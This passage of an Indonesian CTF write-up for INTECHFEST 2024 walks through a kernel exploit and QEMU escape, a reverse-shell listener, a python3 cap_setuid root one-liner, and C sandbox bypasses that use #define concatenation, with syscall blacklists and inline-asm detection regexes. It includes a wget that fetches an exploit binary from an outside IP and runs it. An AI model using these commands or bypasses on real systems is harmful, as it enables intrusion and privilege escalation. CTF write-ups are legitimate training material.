Compile dengan -static dan upload ke nc server.

```
/tmp $ $ wget 104.43.89.231:8080/exploit
wget 104.43.89.231:8080/exploit
Connecting to 104.43.89.231:8080 (104.43.89.231:8080)
saving to 'exploit'
exploit              100% |*******************************|  898k  0:00:00 ETA
'exploit' saved
/tmp $ $ chmod +x exploit
chmod +x exploit
/tmp $ $ ./exploit
./exploit
fd = 4
[+] iv @ 0xffff8f4dc3237090
[+] kaslr slide = 0x13200000
[*] Returned to userland, setting up for fake modprobe
[*] Run unknown file
/tmp/dummy: line 1: \xff\xff\xff\xff: not found
/tmp # $ whoami
whoami
root
/tmp # $ id
id
uid=0(root) gid=0(root) groups=1000(ctf)
/tmp # $
```

```
/tmp # $ ./exploit bla
./exploit bla
[*] mmio done
vm.nr_hugepages = 32
HugePages_Total:       2
HugePages_Free:        2
HugePages_Rsvd:        0
HugePages_Surp:        0
Hugepagesize:       2048 kB
Hugetlb:            4096 kB
[*] buff virtual address = 0x7f9e241d9000
[*] buff physical address = 0x3444000
[*] leak = 0x59f654533860
[*] maria->buff address = 0x59f6573942a0
[*] maria address = 0x59f657393860
[*] qemu base address = 0x59f653e75000
[*] mprotect@plt address = 0x59f6541894d0
$
```

Setelah menjalankan qemu escape, kita akan mendapatkan revershell, jangan lupa ganti shellcodenya dengan revshell kalian, untuk generate shellcodenya bisa lihat pada bagian **Zeno Day**.

```
mii-user@mii-lab:~/PWN$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 45.76.191.75 38274
id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
whoami
ctf
```

Dsini belum ada flag, jadi kita harus privesc dulu, saya coba jalankan command getcap -r / dan terdapat python3 dengan cap_setuid.


```
/usr/bin/python3.10 cap_setuid=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
```

```
/usr/bin/python3.10 cap_setuid=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
whoami
root
id
uid=0(root) gid=999(ctf) groups=999(ctf)
ls /root
flag.txt
cat /root/flag.txt
INTECHFEST{i_have_no_idea_i_put_everything_on_that_machine_just_to_make_fullchain_pentest}
```


Flag : INTECHFEST{i_have_no_idea_i_put_everything_on_that_machine_just_to_make_fullchain_pentest}

MIS

Sanity Check (100 pts)




Diberikan website dengan tampilan sebagai berikut



Kami mengecek source code dan terlihat terdapat obfuscated javascript

```
</head>
<body>
    <div id="gameContainer">
        <canvas id="gameCanvas" width="400" height="400"></canvas>
        <div id="message"></div>
    </div>

    <script>
    (function(_0x4d73f9,_0x4b2b61){function _0x385a72(_0x1b7d62,_0x491749,_0x121e47,_0x1b927a,_0x4dd7d4){return _0x484c(_0x121e47-0x81,_0x491749);}function _0x52475e(_0x30749f,_0x2f15c5,_0x54972d,_0x242f15,_0x4f0619)
    </script>
</body>
</html>
```

Kami melempar obfuscated javascript tersebut ke https://obf-io.deobfuscate.io/




Kemudian kami melempar hasil deobfuscate ke chatgpt dan flag berhasil didapatkan

```
    }
  });
  consoleFunctions();

  // Main game logic
  if (currentString.length < "INTECHFEST{W3lc0m3_And_G00dluck}".length) {
    nextChar = "INTECHFEST{W3lc0m3_And_G00dluck}"[currentString.length];
    drawChar();
    message.textContent = "Flag: " + currentString;
  } else {
    ctx.clearRect(0, 0, canvas.width, canvas.height);
    message.textContent = "Congratulations! You've revealed the flag: INTECHFEST{W3
  }
}
```

FLAG: INTECHFEST{W3lc0m3_And_G00dluck}

CJ (321 pts)



Diberikan file python yang akan menggenerate C program kemudian di compile.
Terdapat banyak sekali filter disana termasuk inline_assembly.

```
    # Miscellaneous
    "getcpu", "kcmp", "getrandom",
    "rseq", "io_pgetevents",
    "cgroup_init", "cgroup_create_cgroup", "cgroup_delete_cgroup",
    "gethostbyname", "gethostbyaddr", "gethostbyname2", "getservbyname", "getservbyport",
    "getprotobyname", "getprotobynumber", "getnetbyname", "getnetbyaddr",
    "cachestat", "fchmodat2", "map_shadow_stack",

    # Container and namespace related
    "mount_setattr",

    # Landlock LSM
    "landlock_create_ruleset", "landlock_add_rule", "landlock_restrict_self",

    # Memory policy
    "set_mempolicy_home_node",

    # Architecture-specific calls (x86)
    "vm86"
]

def md5(s):
    return hashlib.md5(s.encode()).hexdigest()

def clean(s):
    return s.replace(' ', '').replace('\t', '').replace('\n', '').replace('\r', '').replace('\x0b', '').replace('\x0c', '')

def check_for_inline_assembly(code):
    if re.search(r'(__asm__|asm)(\s+volatile)?\s*\(', code):
        return True

    if re.search(r':\s*"=\w+"', code):
        return True

    if re.search(r'\b(?:__asm|_asm|asm)\s*{', code):
        return True

    return False

class SandboxVisitor(c_ast.NodeVisitor):
    def __init__(self, blacklist):
```

Hanya saja #define masih di allow disini.

```
    exit()

parsed_code = ""
for line in code.split("\n"):
    line = clean(line)
    if "#define" not in line and "#include" not in l
        parsed_code += line + "\n"
    elif "#define" in line:
        for blacklisted in BLACKLIST:
            if blacklisted in line:
                print(f"No!")
                exit()
    elif "#include" in line:
        if 'flag.txt' in line:
            print(f"No!")
            exit()

parsed_code = """
int run() {
""" + parsed_code + """
    return 0;
}"""
```

Karena terdapat seccomp juga yang hanya boleh ORW, disini saya bypass fungsi yang difilter dengan #define concat yaitu #define linz fop##en


Sehingga kita bisa pakai fopen disini, fungsi **fgetc, puts, printf** tidak di blacklist, sehingga kita bisa gunakan code seperti ini untuk mendapatkan flag.

```c
#define linz fop##en

FILE *file;
file = linz("/flag.txt", "r");
if (file) {
   char ch;
   while ((ch = fgetc(file)) != EOF) {
       printf("%c", (ch));
   }
   fclose(file);
} else {
   perror("Error opening file");
}
```

```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/Misc/CJ$ cat exp | base64 | tr -d '\n'
I2RlZmluZSBsaW56IGZvcCMjZW4KCkZJTEUgKmZpbGU7CmZpbGUgPSBsaW56KCIvZmxhZy50eHQiLCAiciIpOwppZiAoZmlsZSkgewogICAgY2hhciBjaDsKICAgIHdoaWxlICgoY2ggPSBmZ2V0YyhmaWxlKSkgIT0gRU9GKSB7CiAgICAgICAgcHJpbnRmKCIlYyIsIChjaCkpOwogICAgfQogICAgZmNsb3NlKGZpbGUpOwp9IGVsc2UgewogICAgcGVycm9yKCJFcnJvciBvcGVuaW5nIGZpbGUiKTsKfQo=
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/Misc/CJ$ nc localhost 46663
Enter C code (in base64): I2RlZmluZSBsaW56IGZvcCMjZW4KCkZJTEUgKmZpbGU7CmZpbGUgPSBsaW56KCIvZmxhZy50eHQiLCAiciIpOwppZiAoZmlsZSkgewogICAgY2hhciBjaDsKICAgIHdoaWxlICgoY2ggPSBmZ2V0YyhmaWxlKSkgIT0gRU9GKSB7CiAgICAgICAgcHJpbnRmKCIlYyIsIChjaCkpOwogICAgfQogICAgZmNsb3NlKGZpbGUpOwp9IGVsc2UgewogICAgcGVycm9yKCJFcnJvciBvcGVuaW5nIGZpbGUiKTsKfQo=

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}
```

Flag : INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}

CJ Revenge (431 pts)



Sama seperti soal CJ sebelumnya hanya saja disini jika script kita terdapat flag.txt akan di tolak.

```
preprocessor_directives_count = 0
parsed_code = ""
for line in code.split("\n"):
    line = clean(line)
    print(even_more_clean(line))
    if 'flag.txt' in even_more_clean(line):
        print(f"No!")
        exit()
    else:
        if '#' in line:
            for blacklisted in BLACKLIST:
                if blacklisted in line:
                    print(f"No!")
                    exit()
            preprocessor_directives_count += 1
        else:
            parsed_code += line + "\n"
```

Saya solve dengan cara yang sama, namun untuk string flag.txt saya pecah menjadi /flag dan .txt kemudian gunakan loop untuk copy manual.


```
#define linz fop##en

   char a[50] = "/fla\0";
   char b[50] = "g.txt\0";
   char final[100];
   int i, j;
```

```c
for (i = 0; a[i] != '\0'; i++){
    final[i] = a[i];
}
for (j = 0; b[j] != '\0'; j++, i++){
    final[i] = b[j];
}
final[i] = '\0';
FILE *file;
file = linz(final, "r");
if (file) {
    char ch;
    while ((ch = fgetc(file)) != EOF) {
        printf("%c", (ch));
    }
    fclose(file);
} else {
    ;
}
```

```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/Misc/CJRev/dist$ cat exp | base64 | tr -d '\n'
I2RlZmluZSBsaW56IGZvcCMjZW4KCiAgICBjaGFyIGFbNTBdID0gIi9mbGFcMCI7CiAgICBjaGFyIGJbNTBdID0gImcudHh0XDAiOwogICAgY2hhciBmaW5hbFsxMDBdOwogICAgaW50IGksIGo7CiAgICBmb3IgKGkgPSAwOyBhW2ldICE9ICdcMCc7IGkrKyl7CiAgICAgICAgZmluYWxbaV0gPSBhW2ldOwogICAgfQogICAgZm9yIChqID0gMDsgYltqXSAhPSAnXDAnOyBqKyssIGkrKyl7CiAgICAgICAgZmluYWxbaV0gPSBiW2pdOwogICAgfQogICAgZmluYWxbaV0gPSAnXDAnOwogICAgRklMRSAqZmlsZTsKICAgIGZpbGUgPSBsaW56KGZpbmFsLCAiciIpOwogICAgaWYgKGZpbGUpIHsKICAgICAgICBjaGFyIGNoOwogICAgICAgIHdoaWxlICgoY2ggPSBmZ2V0YyhmaWxlKSkgIT0gRU9GKSB7CiAgICAgICAgICAgIHByaW50ZigiJWMiLCAoY2gpKTsKICAgICAgICB9CiAgICAgICAgZmNsb3NlKGZpbGUpOwogICAgfSBlbHNlIHsKICAgICAgICA7CiAgICB9Cgo=linz@linz:~/Desktop/2024CTF_Archive/Intechfest/Misc/CJRev/dist$ nc localhost 44665
Enter C code (in base64): I2RlZmluZSBsaW56IGZvcCMjZW4KCiAgICBjaGFyIGFbNTBdID0gIi9mbGFcMCI7CiAgICBjaGFyIGJbNTBdID0gImcudHh0XDAiOwogICAgY2hhciBmaW5hbFsxMDBdOwogICAgaW50IGksIGo7CiAgICBmb3IgKGkgPSAwOyBhW2ldICE9ICdcMCc7IGkrKyl7CiAgICAgICAgZmluYWxbaV0gPSBhW2ldOwogICAgfQogICAgZm9yIChqID0gMDsgYltqXSAhPSAnXDAnOyBqKyssIGkrKyl7CiAgICAgICAgZmluYWxbaV0gPSBiW2pdOwogICAgfQogICAgZmluYWxbaV0gPSAnXDAnOwogICAgRklMRSAqZmlsZTsKICAgIGZpbGUgPSBsaW56KGZpbmFsLCAiciIpOwogICAgaWYgKGZpbGUpIHsKICAgICAgICBjaGFyIGNoOwogICAgICAgIHdoaWxlICgoY2ggPSBmZ2V0YyhmaWxlKSkgIT0gRU9GKSB7CiAgICAgICAgICAgIHByaW50ZigiJWMiLCAoY2gpKTsKICAgICAgICB9CiAgICAgICAgZmNsb3NlKGZpbGUpOwogICAgfSBlbHNlIHsKICAgICAgICA7CiAgICB9Cgo=

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}
```

Flag : INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}

Previewer (504 pts)



Diberikan soal seperti berikut

```
nyxmare@MagicWorld ~/CTF/2024/intechfest/misc/previewer/original.src
130 ❯ tree dist
dist
├── Dockerfile
├── docker-compose.yml
├── flag.txt
├── proxy.conf
└── src
    ├── entrypoint.sh
    ├── main.py
    └── templates
        └── index.html

3 directories, 7 files
```

Pada intinya, pyuic5 ini merupakan converter dari UI file (xml) ke python, kemudian file hasil generate itu akan dieksekusi oleh python

```
            code = request.form['code'].replace("'", "")

            filename = str(uuid.uuid4())
            with open(f'/tmp/{filename}.ui', 'w') as f:
                f.write(code)

            error = subprocess.Popen(['pyuic5', f'/tmp/{filename}.ui', '-o', f'/tmp/{filename}.py'], stdout=subprocess.PIPE, stderr=subprocess
            if error:
                return render_template('index.html', error='Something went wrong while converting UI to Python code.')

            with open(f'/tmp/{filename}.py', 'r') as r:
                code = r.read()
                code += f"""

if __name__ == "__main__":
    import sys
    app = QtWidgets.QApplication(sys.argv)
    MainWindow = QtWidgets.QMainWindow()
    ui = Ui_MainWindow()
    ui.setupUi(MainWindow)
    MainWindow.show()

    def screenshot():
        screen = QtWidgets.QApplication.primaryScreen()
        screenshot = screen.grabWindow(MainWindow.winId())
        screenshot.save('/tmp/{filename}.png', 'png')

        QtCore.QCoreApplication.quit()

    QtCore.QTimer.singleShot(1000, screenshot)

    sys.exit(app.exec_())
    """

                with open(f'/tmp/{filename}.py', 'w') as w:
                    w.write(code)

            error = subprocess.Popen(['python3', f'/tmp/{filename}.py'], stdout=subprocess.PIPE, stderr=subprocess.PIPE).stderr.read().decode(
            if error:
```

Langsung saja saya menanyakan pada chatGPT untuk generate sample ui file dan didapatkan sample seperti berikut

sample.ui


```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
<class>MainWindow</class>
<widget class="QWidget" name="AForm">
 <property name="geometry">
  <rect>
   <x>0</x>
   <y>0</y>
   <width>269</width>
   <height>138</height>
  </rect>
 </property>
 <property name="windowTitle">
  <string></string>
 </property>
 <widget class="QLabel" name="label">
```

```
  <property name="geometry">
   <rect>
    <x>20</x>
    <y>50</y>
    <width>221</width>
    <height>16</height>
   </rect>
  </property>
  <property name="text">
   <string/>
  </property>
 </widget>
 <widget class="QPushButton" name="label">
  <property name="geometry">
   <rect>
    <x>20</x>
    <y>80</y>
    <width>121</width>
    <height>31</height>
   </rect>
  </property>
  <property name="text">
   <string>Submitx</string>
  </property>
 </widget>
 <widget class="QLineEdit" name="lineEdit">
  <property name="geometry">
   <rect>
    <x>20</x>
    <y>20</y>
    <width>221</width>
    <height>20</height>
   </rect>
  </property>
 </widget>
</widget>
<resources/>
<connections/>
</ui>
```

Setelah itu kami mencoba dilokal dan didapatkan generate hasil python seperti berikut

```
nyxmare@MagicWorld ~/CTF/2024/intechfest/misc/previewer/dist
130 ❯ /Users/nyxmare/Library/Python/3.12/bin/pyuic5 sample.ui
# -*- coding: utf-8 -*-

# Form implementation generated from reading ui file 'sample.ui'
#
# Created by: PyQt5 UI code generator 5.15.11
#
# WARNING: Any manual changes made to this file will be lost when pyuic5 is
# run again.  Do not edit this file unless you know what you are doing.


from PyQt5 import QtCore, QtGui, QtWidgets


class Ui_MainWindow(object):
    def setupUi(self, AForm):
        AForm.setObjectName("AForm")
        AForm.setGeometry(QtCore.QRect(0, 0, 269, 138))
        AForm.setWindowTitle("")
        self.label = QtWidgets.QLabel(AForm)
        self.label.setGeometry(QtCore.QRect(20, 50, 221, 16))
        self.label.setText("")
        self.label.setObjectName("label")
        self.label1 = QtWidgets.QPushButton(AForm)
        self.label1.setGeometry(QtCore.QRect(20, 80, 121, 31))
        self.label1.setObjectName("label1")
        self.lineEdit = QtWidgets.QLineEdit(AForm)
